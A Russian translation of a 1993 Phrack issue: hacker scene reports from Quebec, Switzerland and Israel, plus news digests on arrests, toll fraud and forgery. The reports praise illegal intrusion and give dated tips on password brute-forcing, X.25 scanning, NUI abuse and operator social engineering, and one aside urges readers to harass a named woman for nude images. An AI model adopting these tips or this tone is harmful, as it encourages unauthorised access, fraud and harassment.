В апреле 1993 года хакер Coaxial Karma был арестован за попытку брутфорса системы `saphir.ulaval.ca` — кластера VAX/VMS. Он работал по наводке другого хакера — меня самого — о том, что там много «девственных» аккаунтов (выданных, но ни разу не использованных), и что все эти аккаунты защищены четырёхбуквенным паролем. Он приступил к брутфорсу, и после 72 000 попыток наконец вошёл в систему. Оператор совершенно случайно обнаружил журналы с 72 000 неудачных попыток входа для одного аккаунта на saphir и позвонил в полицию. Хакер оказался

несовершеннолетним и отделался легко — даже компьютер не конфисковали.

30 сентября был арестован другой хакер — SubHuman Punisher, — и это сделали сотрудники Канадской конной полиции (RCMP). Всё началось давно, когда люди стали взламывать системы Университета Лаваля. Сначала там установили пароль на терминальные серверы — один пароль, одинаковый для всех. Само собой, его знали все. Во-вторых, большинство системных администраторов мало понимали в безопасности, и когда обнаруживали взломщиков, не могли их удержать вне системы. Тут появился Жоселен Пикар (Jocelyn Picard), сисадмин поддомена GEL и эксперт по безопасности. Он делает своё дело и делает его хорошо — надолго выдворил их всех. (Лично я не думаю, что именно он был инициатором звонка в RCMP.)

Спустя некоторое время хакеры вернулись с удвоенной силой и начали использовать системы Лаваля для взлома других систем. Тогда ребята из CTI (Centre de Traitement de l'Information) решили обратиться к властям. Bell прослушивала телефонные линии с 16 по 30 сентября. Системы в иерархии ERE домена `umontreal.ca` также вели журналы интернет-активности. 30-го числа были арестованы 2 хакера. Оба — их единственное преступление состояло в желании быть в интернете. Разве это так ужасно?

Я знал только одного из двоих — SubHuman Punisher'a, — поэтому расскажу о его судьбе. Ему предъявили обвинение в краже услуг связи (это обвинение впоследствии было снято) и в незаконном использовании компьютера. После снятия первого обвинения добавили новое: нарушение авторских прав. Всё его оборудование изъяли. Мы не думаем, что он выйдет сухим из воды так же легко, как первый электронный мученик 418-й зоны (как мы его называем). На этот раз всё выглядит серьёзно. Поэтому в NPC мы создали фонд помощи в оплате его юридической защиты — «Fond de Defense SubHuman Punisher» (Фонд защиты SubHuman Punisher'a).

Любые пожертвования приветствуются, пишите:

```
FDSP
886 St-Vallier St. app 7
Quebec City, Qc
Canada, G1K 3R4
```

Швейцарская сцена

Автор: Holz

Добро пожаловать в Швейцарию — страну, знаменитую своим... эм-м... ну, теперь знаменитую своим... если задуматься... да ни чем особо.

Для тех, кто не особо следил за уроками в школе: Швейцария — довольно незначительная страна (для всех, кроме самих швейцарцев) в центре Европы с населением около 7×10^6 человек и небольшой лёгкой промышленностью.

Сети Швейцарии

У Швейцарии есть два интернет-провайдера: SWITCH и CHUUG. Рассмотрим их по порядку. SWITCH изначально был создан консорциумом из 9 (или около того) университетов Швейцарии. Его задачей было объединение университетов страны и обеспечение их исследователям доступа к международным сетям. SWITCH подключён к NSFNet через CERN (Европейский центр ядерных исследований в Женеве) и INRIA во Франции. Клиентами SWITCH являются почти исключительно университеты или крупные корпорации — частным лицам там практически не рады. Большинство сегментов сети работают на скоростях 2–10 Мбит/с; SWITCH использует оборудование Cisco.

Другой провайдер, CHUUG, основанный Саймоном Пулом (Simon Poole), ориентирован на частных лиц (предлагает что-то вроде публичного доступа к Unix, + SLIP + UUCP/новости/почта), а его каналы, в последний раз когда я проверял, шли через Германию и Голландию и несколько медленнее. CHUUG также подключает ряд небольших компаний (например, Improware). Помимо швейцарского интернета существует сеть на основе DECNET под названием CHADNET, управляемая SWITCH и также объединяющая швейцарские университеты. В Цюрихе в Институте Пауля Шеррера (PSI) есть даже шлюз в HEPNET и SPAN. Из-за ограничений DECNET для навигации по сети приходится использовать «бедняцкую маршрутизацию».

В некоторых университетах есть внутренние сети не на базе IP; наиболее заметная из них — KOMETH, связывающая Цюрихский университет и ETH Zürich. Большинство же университетов просто используют Ethernet и не имеют никакого экзотического оборудования. Помимо этого, в Швейцарии есть собственная сеть передачи данных — Telepac, управляемая швейцарской PTT (федеральным ведомством по телекоммуникациям) с DNIC 2284. Скорость доступа — до 9600 бит/с по фиксированному тарифу по всей стране. Кроме Telepac, из Швейцарии напрямую доступны несколько других X.25-сетей: в первую очередь Sprintnet с точками дозвона в Цюрихе и Берне, Tymnet с точками в Цюрихе и Невшателе, а также Infonet. И наконец, в Швейцарии есть национальная VTX-система (которой я никогда не пользовался и горжусь этим) под названием Videotext — связана с BTX в Германии, Prestel в Англии и Minitel во Франции. Единственной причиной для её использования было то, что совсем недавно к ней можно было подключиться бесплатно через наш аналог номера 1-800 (у нас они начинаются с 155). Теперь PTT утверждает, что это было «ошибкой» — забавная ошибка, которая длилась два года и которой пользовались все подряд... но я отвлёкся.

Хакинг в Швейцарии

Особой сцены здесь нет. Я знал нескольких (5–10) швейцарских хакеров, одного-двух из них — хороших, но этого не так уж много. Что касается досок, сейчас не могу вспомнить ни одной. У BGB (с NUA 0208046451064) раньше был хакерский уголок, но, кажется, он закрылся несколько лет назад. Pegasus (022847521257), работающий на VAX под VMS, — довольно приятная система, где иногда попадаются люди, интересующиеся VMS.

О каких-либо конвенциях в Швейцарии мне неизвестно; однажды мы пробовали организовать одну (в итоге собралось трое). К слову, хакинг в Швейцарии незаконен — но лишь с нынешнего года.

Фрикинг в Швейцарии

О фрикинге я почти ничего не знаю. Швейцарская телефонная система весьма современна и практически идентична шведской. Это означает, что все старые методы, рассчитанные на устаревшие АТС (прежде всего «синие ящики»), здесь не работают. Через нашу систему аналогов 1-800 есть ограниченные возможности, но швейцарские телефонные системы трудно поддаются злоупотреблениям. Коммутаторы, кстати, — Siemens AX-10 (это кому-нибудь что-то говорит?). Я знаю одного-двух настоящих фрикеров (а не просто картоводов) в Швейцарии. Фрикинг и любые манипуляции с телефонами, в отличие от хакинга, в Швейцарии всегда были незаконны.

Отдельные инциденты

Ради истории. (Вряд ли это уже может кому-то навредить.)

1)

Я уже упоминал швейцарскую X.25-сеть Telepac. Для её использования нужен NUI — обычно строка из 8 символов — и пароль из шести символов, смесь верхнего и нижнего регистра плюс, как правило, цифры. Очевидно, у PTT есть внутренние NUI — в данном случае для сотрудников главного офиса PTT в Берне. Похоже, этот NUI был доступен всем сотрудникам, которым требовался доступ, а кто-то его разболтал... В итоге два года подряд каждый хакер в Швейцарии пользовался этим NUI для X.25-звонков по всему миру. Он стал настолько популярен, что немецкие хакеры вблизи границы считали выгодным оплачивать международный звонок в Швейцарию ради использования этого NUI. В конце концов кто-то заметил. Издержки, должно быть, были колоссальными.

2)
Один знакомый проник в VAX-кластер BAG (нашего аналога NIH). Сотрудники BAG в конце концов это обнаружили и выставили его. В своём пресс-релизе по этому поводу, вынужденные признать факт взлома, они при этом настаивали на том, насколько «защищена» их система, и заявляли, что проникновение к персональным данным ВИЧ-положительных пациентов было совершенно исключено. Это было настолько очевидным враньём, что мой знакомый решил высказать им своё мнение — позвонил на национальное радио и дал интервью в прямом эфире о своих мотивах и достижениях. BAG продолжал отрицать его версию (но сменил все пароли).

Израильская сцена

Автор: Herd Beast

Разве вам не всегда хотелось узнать о «сцене» в Израиле? ВЫ УЗНАЕТЕ...

Краткий обзор

Эта статья написана после того, как я прочитал Phrack 42/43, — идея показалась мне хорошей. Я не связан ни с одним человеком или группой, упомянутой в этом материале.

Описать «израильскую сцену» непросто, поэтому начну с краткого описания технологической ситуации в Израиле.

Технологии

Израильская телефонная система не очень продвинута. В большей части страны до сих пор нет даже тонального набора, и хотя телефонная компания строит грандиозные планы по внедрению CLID и целого набора других интересных вещей, факт остаётся фактом: половина страны живёт с дисковыми телефонами и аналоговыми линиями. При всей жалкости такого положения это означает, что прослеживать кого-то по телефонным линиям довольно трудно; это также означает изобилие сканирования кодов.

За телефонами следует X.25-подключение — Isranet: DNIC 4251. Isranet раньше была «системой без лишних сложностей»: любой одиннадцатилетний мог получить NUI и пользоваться им, причём NUI не протухали. Те весёлые времена, когда практически каждый, у кого был модем, был X.25-«хакером», почти миновали. Слабость Isranet (вина телекома!) объясняет, почему, если бы вы заглянули на QSD несколько лет назад, то после итальянских лесбиянок чаще всего встречали там израильтян. Недавно Isranet сменила системы. Старая, которая просто спрашивала `NUI?` и `ADD?`, ушла в прошлое, и пришла система SprintNet (Telenet). Теперь принято считать, что Isranet не взломать. Спасибо, Sprint, кхм.

Помимо сети X.25, израильская телефонная компания предлагает информационный сервис (вроде 411) через модем, системы e-mail/факс и базы данных (подразделение AT&T EasyLink), а также ряд других услуг. Не забудем и обычные «внешние» подключения: TYMUSA (с очень низкими уровнями доступа), бесплатные номера для сервиса AT&T USA*Direct и оператором MCI и Sprint с привлекательными голосами.

Насколько мне известно, сотовая телефония среди фрикеров в Израиле практически не существует: когда разговариваешь с фрикерами, никто из них не интересуется сотовыми телефонами — по разным причинам, одна из которых — высокая стартовая цена. Жаль, но есть и плюс: безопасность там слабая. К тому же израильский рынок сотовых телефонов монополизирован Motorola (чьи телефоны известны как «Pele Phones» — «Чудо-телефоны»).

Как вы, наверное, уже поняли, до недавнего времени израильская телефонная компания (Bezeq) не очень разбиралась в безопасности и прочей скучной тематике. Теперь она всё больше об этом думает, хотя всё ещё недостаточно. В Израиле принято считать, что хакеры — это компьютерные гении, способные проникнуть куда угодно; и когда вы в последний раз видели такого человека? Так что корпоративная безопасность слаба (выражение «суперпользовательский аккаунт без пароля» о чём-то говорит?), хотя и не всегда настолько.

И наконец — элита: компьютерно-грамотная публика. Это в основном те, кто управляет машинами в домене `*.il` в интернете. Там безопасность лучше обычного: например, соблюдаются правила «правильных паролей», — но в то же время есть дыры вроде `/usr/lib/expreserve` в SunOS, всё ещё открытые. По этой причине среди хакеров в Израиле есть разница. Одни — студенты университетов, которые играются с интернетом, хакерствуют и, как правило, не подозревают, что за пределами IRC существует более широкое хакерское сообщество. Другие — «модемщики», пользующиеся модемами и всем сопутствующим, но в целом менее умелые: интернет-доступ в Израиле предоставляется только университетским людям и сотрудникам очень немногих компаний, у которых есть интернет-подключения. (Концепция публичного доступа к Unix существует, но стоит 50 долларов в месяц, и для его получения нужно разрешение министерства связи из-за старого закона; а поскольку простое подключение к системе на настройках по умолчанию обычно не работает, интернет есть далеко не у всех.)

Злоупотребление карточными звонками очень распространено в Израиле, потому что Bezeq не может найти нарушителей и особо не старается. Поэтому в Израиле много «пиратов», находящихся в очень тесном контакте с американскими пиратскими группами — во всём: крекеры, художники, курьеры. Если вы немного знакомы с пиратским сообществом — вам всё понятно.

Хакеры в компьютерном смысле встречаются несколько реже. Чтобы стать хакером, нужно пройти тяжёлые испытания. Сначала устоять перед соблазном стать картоводом-скачивателем. Затем стать профессионалом с нуля. И наконец, большинство израильского хакерского сообщества занимается хакингом по единственной причине: «попасть на QSD», «попасть на IRC» (не платя). Не очень идеалистично, но работает...

Предположим, вы прошли все эти стадии и вам 18 лет... и вы идёте на три года в армию. Я забыл упомянуть, что служба в армии в Израиле обязательна? Это не совсем в тему, но такова жизнь в Израиле, и когда вы уходите из армии, вы обычно забываете о хакинге.

До сих пор я просто объяснял ситуацию. Теперь — конкретика.

Подробности

В этом разделе я сосредоточусь на «модемщиках», поэтому сначала — немного о студентах. Возможно, вы знаете, что в домене .il много «плохого» интернет-трафика: пиратские/вирусные FTP-серверы и тому подобное. Если вы читаете Usenet, вы, наверное, когда-то видели, как

какой-нибудь умник постил ссылки на такие ресурсы. Это, как правило, дело рук студентов. Честно говоря, это всё, что мне известно — я не студент, и мне не хватает глупости считать каждого интернет-пользователя из .il студентом.

«Серьёзные» модемщики-хакеры не тусуются в больших группах. У них есть близкие друзья или они работают в одиночку, поэтому ничего вроде израильских конов не существует. Я не могу оценить реальный объём хакинга в Израиле, но знаю, что многих недавно призвали в армию. Вдобавок в IRC болтается немало израильтян (если вам это интересно), но они действуют как коллекционеры кодов — только вместо кодов собирают Unix-аккаунты.

В стране, где людей меньше, чем в Нью-Йорке, общее число людей, у которых действительно есть модемы, которые занимаются хакингом и понимают, что делают, невелико — именно поэтому до сих пор моё описание не звучало особо впечатляюще. Но с учётом этих фактов они на самом деле неплохи.

В Израиле есть несколько «подпольных» групп. Точнее, не столько группы, сколько журналы — чего в Израиле в избытке. Обычно это небольшие издания с такими материалами, как «Туториал по FTP» и «Троян на Pascal», вкупе с несколькими якобы точными анархическими текстами. Наиболее известный — и единственный журнал, выживший дольше одного номера — называется IRA (International Raging Anarchists).

Ради пиратов: израильская группа с американскими участниками называется HaSP; она обычно выпускает крэки для различного программного обеспечения.

Сеть

Некоторое время назад была предпринята попытка создать хакерскую сеть в Израиле. Она называлась IHPG (Israeli Hack Phreak Group) и представляла собой набор эхо-конференций в стиле FidoNet, передаваемых между подпольными досками. Темы — хакинг, фрикинг, трояны и вирусы. Поначалу было искреннее желание что-то создать, но почти никто не делился информацией (точнее — аккаунтами, паролями, кодами), и сеть медленно угасла. По моим данным, она ещё работает примерно на 3 досках по всему Израилю с примерно 3 сообщениями в месяц.

Закон и порядок

Законодательство и власть в Израиле неоднородны. Начнём с того, что в обществе широко распространено мнение о том, что каждый хакер — и особенно пойманный — является компьютерным гением. Поэтому во многих случаях, когда хакеров (обычно студентов) ловят, им предлагают лучшую должность в IT-отделе или впоследствии нанимают в компанию (неважно для чего — это не всегда безопасность). Хотя полиция и Bezeq и декларируют, что хакинг — это преступление, я серьёзно сомневаюсь, что в компьютерном сообществе поднялась бы большая волна, если бы кто-то основал израильский аналог ComSec.

У полиции очень ограниченный штат для расследования компьютерных преступлений (порядка 1–2 офицеров), и они ведут все дела подряд: должны проверять и картоводов, и банковских мошенников, хранящих информацию на «защищённых» дискетах. Угадайте, каким делам отдают приоритет? Конечно, ещё есть телефонная компания, и когда дела принимают более серьёзный оборот, привлекаются дополнительные силы.

Время от времени, однако, аресты случаются (см. PWN в Phrack 35, 38 и в других местах). Как правило, это связано (как в случае с парнем из Phrack 35) с наводкой от зарубежной полиции, которая давила на израильскую полицию до тех пор, пока та не шевелилась, — или с идиотами, которые что-то продают. Парень из Phrack 35 World News, Дери Шрайбман (Deri Schreibman), был

арестован после того, как поставлял кредитные карты людям в США и Канаде, которые сдали его, когда сами попались. Он в свою очередь сдал многих людей, но его информация привела лишь к тому, что к ним наведались с визитом. С тех пор об этом почти ничего не слышно, но его дело получило широкую огласку, потому что у него было много компьютерного оборудования, включая различные «боксы», и говорили, что он взломал Washington Post и Пентагон. После него были обыски у хакеров, но ничего серьёзного с ними не случилось, и новостное освещение было скромным. Примерно год назад один полный придурок пришёл на национальное ток-шоу (ничуть не похожее на Geraldo) и рассказал всем, как он тоже злоупотреблял Isranet и Washington Post; он также заявил, что Bezeq не имеет ни малейшего понятия, вот почему он ничего не боится. К нему пришли и забрали оборудование. В ещё более ранние времена один подросток изменил статью на последней странице израильской газеты, написав, что его учитель математики арестован за торговлю наркотиками; его обязали написать компьютерную программу для помощи слепым и глухим людям. Вот так в целом проходят облавы в Израиле — нет такой серьёзной опасности, которая даже в мечтах напоминала бы что-то вроде операции «Сандевил». Иногда бывают проблемы в армии, но они решаются внутри армии (не думаю, что там расстреливают).

Когда случалась облава, обычно многие ненадолго прекращали возиться с Isranet, потому что все попавшиеся делали одно и то же с Isranet. Но кроме этого, после облав больших волн не было — за исключением дела Дери Ш. Это объясняется просто: хакеры в Израиле и обычно где угодно попросту не создают столько проблем, сколько «профессиональные» преступники (точно так же, как израильские компании-разработчики ПО преследуют пиратские фирмы, а не доски), и поскольку в Израиле нет ни ФБР, ни USSS, закон не ходит вокруг хакеров с пистолетами.

Хакинг в Израиле

Хакинг и фрикинг в Израиле не отличаются особой изощрённостью. Среднестатистический израильтянин может сколько угодно сканировать; израильские бесплатные номера в формате 177 + код страны + XXXX существуют практически для каждой страны. Это означает, что, набрав 177 (= 1-800), код страны (440 для Великобритании, 100 для AT&T, 150 для MCI и т.д.) и номер в формате XXXX, вы с определённой вероятностью подключитесь к номеру в стране, чей код используете. Там можно найти системы голосовой почты, модемы и прочее.

Также есть карточные и X.25-мошенничества, схемы с 056 (= 1-900) и тому подобное.

Хороший способ начать сканирование (если кому интересно) сети с DNIC 4251 основан на кодах районов (да, как и в Telenet). Например, многие системы в зоне 04 находятся где-то в диапазоне: 4251 400 ... Результаты могут разочаровать, поскольку большинство систем используют иврит (самые интересные системы). Лучший способ узнать израильские коды районов — воспользоваться файлом с международными кодами стран/районов, опубликованным некоторое время назад... Смешно, но он точнее, чем телефонный справочник C&P.

Если вас интересует социальная инженерия с иностранцами, позвоните на 1 800 477-5664 (AT&T) или 1 800 477-2354 (MCI). Они соединят вас с израильским оператором, который с удовольствием произведёт звонок — если вам интересно поэкспериментировать (ещё одна новая услуга от Bezeq, называемая Israel*Direct; также доступна из Великобритании, Ирландии, Германии и других стран).

Заключение

Надеюсь, вы узнали об израильской сцене. Моей целью было НЕ что-то дискредитировать, а показать, что даже в этой «глобальной деревне» сетей и электронного обмена данными (ooo), жизнь в медвежьем углу (я не изобрёл это выражение) имеет свои преимущества — в виде банальной наивности окружающих — и свои недостатки в виде нехватки технологий и организации

в сообществе. Вот так.

В хакинге в Израиле всё же есть много хорошего. Наслаждайтесь жизнью.

Phrack World News

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN               Phrack World News             PWN
PWN                                             PWN
PWN         Compiled by Datastream Cowboy       PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Datastream Cowboy

Федералы отключают Phiber Optik — 4 ноября 1993

Джошуа Квитнер (Newsday), стр. 57

Крупнейшее в истории США дело о компьютерном взломе завершилось вчера, когда молодой житель Элмхёрста, Квинс, был приговорён к году и одному дню заключения за участие в электронной группировке, которая годами бесчинствовала в крупнейших телефонных и информационных сетях страны.

Марк Абене, 21 год, известный в цифровом андеграунде под псевдонимом Phiber Optik, стал последним из пяти молодых жителей Нью-Йорка, признавших вину в федеральном суде по одному уголовному обвинению в сговоре — за участие в хакерской группировке MOD.

Абене вчера принёс извинения за свои деяния. «Мне просто жаль, что они были восприняты как злоумышленные», — заявил он в федеральном суде Манхэттена.

Прокуроры утверждали, что молодые люди бесчинствовали в компьютерных сетях: отключали телефонные линии других хакеров и публиковали на подпольных досках объявлений компрометирующие сведения, извлечённые из конфиденциальных кредитных систем — в частности, TRW. Кроме того, они пользовались своими навыками для получения телефонных номеров и кредитных досье знаменитостей: Джулии Робертс, Джона Готти, Джеральдо Риверы, Кристины Эпплгейт и основателя Mad Magazine Уильяма Гейнса.

Джон Ли, 22 года, соучастник по делу, в настоящее время отбывает годовой срок в лагере ускоренного перевоспитания в Льюисберге, Пенсильвания. Ли и Хулио Фернандес, 18 лет, оказались единственными членами группировки, извлёкшими денежную выгоду из двух лет взломов.

Помимо Ли и Фернандеса, Пол Стайра, 23 года, из Камбрия-Хайтс (Квинс), и Элиас Ладопулос, 24 года, из Ямайки (Квинс), отбывают шестимесячные сроки в федеральных тюрьмах Пенсильвании. Фернандес сотрудничает со следствием и, по имеющимся данным, под стражу взят не будет.

Компьютерная афера раскрыта — 1 октября 1993

Тим Брайант (St. Louis Dispatch), стр. A1

Следователи сообщили, что восемнадцатилетний компьютерный хакер Пол Дж. Грей из Крев-Кёра, штат Миссури, задержан по обвинению штата во вмешательстве в компьютерные данные — уголовный проступок. По имеющимся сведениям, студент-первокурсник использовал домашний

компьютер для электронной слежки за файлами федерального апелляционного суда и перекладывал расходы на дальние переговоры на счёт банка Mercantile Bank.

Юный хакер признал хранение незаконной кредитной информации — 17 июня 1993

Джеймс МакКлир (Detroit News), стр. B7

Андер Монсон, 18 лет, из Хоутона, Мичиган, чьи электронные похождения втянули его в мир компьютерного мошенничества, признал вину в суде по делам несовершеннолетних округа Окленд по обвинению в незаконном хранении данных кредитных карт.

В джунглях MUD — 13 сентября 1993

Эллен Жермен (Time), стр. 61

Виртуальные миры, к которым можно подключиться — и на которых можно подсесть, — стали последним помешательством в компьютерных сетях.

[Ах да, виртуальная реальность глазами компьютерно-неграмотных журналистов. Но подождите — это же электронный крэк! Не спускайте глаз с детей!]

Злоупотребления NCIC — законодательство как ответ? — октябрь 1993

Брайан Миллер

Из Национального информационного центра по преступности (NCIC) незаконно утекает конфиденциальная информация. Однако злоупотребления системой сложно обнаружить, а пойманных почти не наказывают.

Бывший сотрудник правоохранительных органов выследил свою бывшую подругу с помощью информационной системы ФБР — а затем убил её.

Оператор терминала в Пенсильвании использовал ту же систему для проверки клиентов своего дружка-наркоторговца: не являются ли они агентами под прикрытием.

Установить виновника трудно, поскольку многие ведомства не требуют личных кодов доступа, которые позволяли бы отследить, кто и когда делал конкретные запросы. Главное контрольное управление (GAO) опросило все штаты и выяснило, что 17 из них не требуют личного кода для доступа к NCIC — у большинства идентификатор относится лишь к терминалу или ведомству.

Если же кто-то попадается на злоупотреблении, его крайне редко привлекают к уголовной ответственности. По данным GAO, наиболее распространённое наказание — выговор, реже встречаются временное отстранение и увольнение. Из 56 случаев злоупотреблений, выявленных GAO, судебному преследованию подверглись лишь семеро.

ФБР не вправе обязать штаты соблюдать определённые меры безопасности, поскольку выполнение требований носит добровольный характер: основной массив данных NCIC поступает из штатов, а ФБР лишь поддерживает сеть.

«Главное, что можно сделать сегодня, — это обеспечить соблюдение закона и ввести более суровые санкции за злоупотребления системой», — заявил Марк Ротенберг из организации Computer Professionals for Social Responsibility, правозащитной группы, базирующейся в Пало-Альто, Калифорния.

Живые провода / Технарский цирк — 6 сентября 1993 / сентябрь 1993

Барбара Кантровиц и др. (Time), стр. 63
&
Рекс Вайнер (Spin), стр. 72

[K-K00l cYbUR P|_|n|< aRt1Cl3zzzz

Запрыгивайте на кибербандвагон!

Ещё журналисты мчатся по старому информационному хайвею прямо в АД!]

НО ПОДОЖДИТЕ! «Кибер»-статья, которую мы все оценим!

Speciale Cyber — сентябрь 1993

Серджо Стинго (King), стр. 131

[Текст на итальянском языке — обзорный репортаж о киберпанке в Италии, охватывающий электронные книги, телематические конференции, хакерское искусство, музыку и секс-технологии. Публикация в двух частях.]

[Я не знаю, что там написано, но раз это на другом языке — это заведомо круче американской КиберЛажи.]

Средства безопасности в изобилии, но мошенничество с тарифами слишком неуловимо? — 30 августа 1993

Дэн О'Ши (Telephony), стр. 7

Телекоммуникационное мошенничество с тарифами — всё более распространённое преступление, ежегодно обходящееся жертвам в миллиарды долларов. Несмотря на то что операторы отреагировали волной продуктов и услуг в сфере безопасности, проблема может оказаться куда масштабнее, чем считалось прежде.

Некоторые операторы заявляют, что общеотраслевые потери от мошенничества с тарифами составляют от $2 млрд до $5 млрд в год, однако реальная цифра ближе к $8 млрд — по данным Берни Миллигана, президента CTF Specialists Inc., консалтинговой компании, изучающей данный вид мошенничества и предлагающей услуги безопасности крупным корпоративным клиентам. [ред.: помните HoHo Con? Да... ТОТ САМЫЙ Берни.]

Мошенничество со звонками на 800-е номера AT&T сократилось на 75% после внедрения NetProtect, тогда как Sprint оценивает снижение в 95% по сравнению с прошлым годом (после запуска своей службы обнаружения мошенничества). Средний ущерб по отрасли резко упал — со $120 000 за инцидент до $45 000.

Несмотря на наступление на телекоммуникационное мошенничество, проблема сохраняется и становится более частой, а новые технологии лишь откроют хакерам новые просторы для деятельности, считает Миллиган из CFT. Хакерская активность растёт на 35% в год. От 65% до 80% мошенничества с тарифами связано с международными звонками, причём масштаб явления выходит далеко за рамки входящих звонков на 800-е номера. Таким образом, хотя потери именно этого типа снижаются, совокупные потери от мошенничества растут на 25% в год. Финансовая ответственность в случаях мошенничества по-прежнему лежит на клиентах, а операторы продолжают получать оплату.

Миллионеры-изгои — декабрь 1993

Стив Фишман (Details), стр. 158

[Автор составляет портреты нескольких первых программистов Microsoft — в частности, Ричарда Броди, Джейба Блюменталя, Кевина ДеГраафа, Нила Конзена и Дуга Клундера.]

Интервью с Лизой Палак / Возбуждённые технологией в мире киберсекса — 1993 / 30 августа 1993

Мелисса Плотски (Axcess), стр. 62
&
Марко Р. делла Кава (USA Today), стр. 4D

[Интервью и обзор, посвящённые онлайн-непристойностям. Лиза Палак, редактор Future Sex и продюсер Cyborgasm, говорит о самых разных вещах. Как постоянный читатель Future Sex (исключительно ради статей, разумеется) не могу не задаться вопросом: почему мы до сих пор не видели ЕЁ голой? Напишите ей на futursex@well.sf.ca.us и потребуйте гифок.]

Не пробуйте это дома — август 1993

(Compute), стр. 62

Добро пожаловать в настольную подделку документов.

Сьюзан Мортон, старший судебно-технический эксперт по документам Почтовой службы США в Сан-Франциско, наблюдала банды, разъезжающие по стране с компьютерами, сканерами и лазерными принтерами. Приезжая в город, они первым делом вскрывали почтовый ящик, чтобы заполучить чеки, отправленные, скажем, в местную коммунальную службу. С чужого чека они снимали номер счёта и маршрутный код, определяли, в каком отделении банка, по всей видимости, обслуживается владелец. Затем на его имя подделывался крупный корпоративный или государственный чек с использованием данных из других перехваченных чеков. Снабжённый поддельным удостоверением личности, член банды отправлялся в отделение на другом конце города, где владельца якобы никто не знал, и вносил часть фальшивого чека. Чек мог быть выписан на $5000, из которых фальшивомонетчик забирал $2000 наличными, улыбался и уходил.

В конце 1980-х одну группу по подделке чеков гоняли по Техасу около шести месяцев — вспоминает Роберт Энсли, руководитель корпоративной безопасности Dell Computer в Остине, работавший тогда в местной полиции. Вооружившись украденным Macintosh и устройством для изготовления удостоверений личности, похищенным из подстанции дорожной патрульной службы, они сбыли в одном только Остине фальшивок на сумму свыше $100 000.

По имеющимся данным, другие банды использовали лазерные принтеры для подделки пропусков в офисные здания: они кивали приветливому охраннику на входе, с трудом вытаскивая из здания украденные компьютеры.

«Мы настойчиво убеждаем корпорации переходить на EDI (электронный обмен данными) для всё большего числа деловых операций и отказываться от бумаги, поскольку бумажные документы становятся всё более уязвимы», — говорит Донн Паркер, эксперт по компьютерной преступности из SRI International в Менло-Парк, Калифорния.

В 1991 году Секретная служба накрыла 66 традиционных операций по фальшивомонетничеству, изъяв при этом 52 единицы офисной техники, использовавшейся для подделки.

Усмирение программных пиратов — октябрь 1993

Сьюзан Вайсбанд и Сеймур Гудман (Technology Review), стр. 30

[Производители программного обеспечения утверждают, что ежегодно теряют от 9 до 12 миллиардов долларов. СЛАВА БОГУ за SPA и BSA. Как будто они поедут в Сингапур или Гонконг с оружием и возьмут НАСТОЯЩИХ виновников. Нет. Давайте лучше рейдами накрывать BBS-ки и предприятия.

Их люди на COMDEX дали мне понять, что вовсе не заинтересованы принять мои деньги на борьбу с пиратством Phrack. Думаю, мы все понимаем, где лежат ИХ интересы.]

Mindvox: городская атмосфера онлайн — ноябрь 1993

Чарльз Платт (Wired), стр. 56

[Ещё одна из тех умилительных статей «Mindvox — это круто». «Фэнчер выглядел слишком аккуратно, чисто и стильно, чтобы быть хакером, однако наслаждался онлайн-дискуссиями ничуть не меньше других». Но подождите, здесь есть и дроп имён: Уил Уитон, Курт Ларсон, Билли Айдол, ЛЕГИОН СУДЬБЫ!

Не поймите меня неправильно — я люблю Vox. И мне очень нравится последняя книга автора этой статьи «The Silicon Man», просто меня немного бесит всё, что выходит в Wired.

Любимая цитата: «Unix — это загадка», — говорит Брюс, — «это странная штука, и большинство пользователей не хотят с ней связываться». Я тоже не хочу. Нет уж.]

Intel защитит чипы — 22 октября 1993

(Newswire Sources)

Один из крупнейших в стране производителей компьютерных чипов в пятницу заявил, что начнёт наносить серийные номера на свою продукцию — с целью сдержать нарастающую волну ограблений. Корпорация Intel сообщила, что идёт на эти меры после серии вооружённых налётов на склады в Силиконовой долине Калифорнии за последние шесть месяцев.

Бандиты охотятся за микропроцессорами — мозгом, питающим персональные компьютеры. Одним из излюбленных объектов нападений стал процессор Intel 486.

Юлиус Финкельштейн, глава антикриминальной рабочей группы по высокотехнологичным преступлениям Санта-Клары, назвал ограбления складов с чипами «бандитским преступлением 1990-х». «Они ценятся не меньше кокаина, — заявил он. — Но их легче сбыть, а если поймают — наказание мягче».

По словам Финкельштейна, банды организованы по-азиатски, хорошо структурированы и прекрасно разбираются в компьютерных комплектующих. Как правило, они подъезжают к воротам склада, словно прибыли за грузом, но оказавшись внутри, достают оружие и укладывают сотрудников на пол.

В прошлом месяце налёт на Wylie Laboratories Electronic Marketing Group в Санта-Кларе принёс грабителям чипов на оценочную сумму $1 млн. По словам Финкельштейна, ограбление заняло около 15 минут.

Ограбления складов с чипами продолжаются — 5 ноября 1993

(Newswire Sources)

Власти сообщили, что банда говорящих по-вьетнамски налётчиков в четверг устроила вооружённое нападение на компанию по продаже компьютерных комплектующих в Сан-Хосе: один человек ранен, злоумышленники скрылись с неустановленным количеством электронного оборудования.

Лейтенант Роб Дэвис сообщил, что ограбление началось в 01:01, когда до пяти вооружённых человек ворвались в Top Line Electronics Co. — производителя компьютерных плат. Бандиты собрали сотрудников и избивали их, пытаясь выяснить, где хранятся компьютерные комплектующие.

Один из сотрудников был ранен выстрелом в бедро при попытке бежать. По словам Дэвиса, пострадавший прошёл лечение в местной больнице и находится в стабильном состоянии.

Хакер упивался вниманием прессы — суд — 23 августа 1993

(The Age)

Хакер, взломавший компьютер NASA в США и рассматривавший возможность отправки ему сообщения с запретом на запуск космического шаттла, был в восторге от производимого эффекта, сообщил вчера суд округа.

Прокурор Ричард Мэйдмент заявил, что в ходе трёхстороннего разговора между Нахшоном Эвен-Хаимом, Дэвидом Джоном Вудкоком и ещё одним хакером Вудкок обсуждал отправку сообщения на компьютер NASA для остановки запуска шаттла — после того как заговорил о «Челленджере», взорвавшемся несколько лет назад, и произнёс: «Мне надо что-то сделать с NASA».

Эвен-Хаим, 22 года, ранее проживавший на Нэронг-роуд в Колфилде, вчера признал вину по 15 обвинениям в незаконном получении, изменении, внесении и удалении данных, хранящихся в компьютере, а также во вмешательстве в законное использование компьютера и создании препятствий для него.

Вудкок, 25 лет, ранее проживавший на Эшли-авеню в Фрэнкстоне, признал вину по двум обвинениям в том, что был осведомлён о несанкционированном доступе Эвен-Хаима к данным, хранящимся в компьютере.

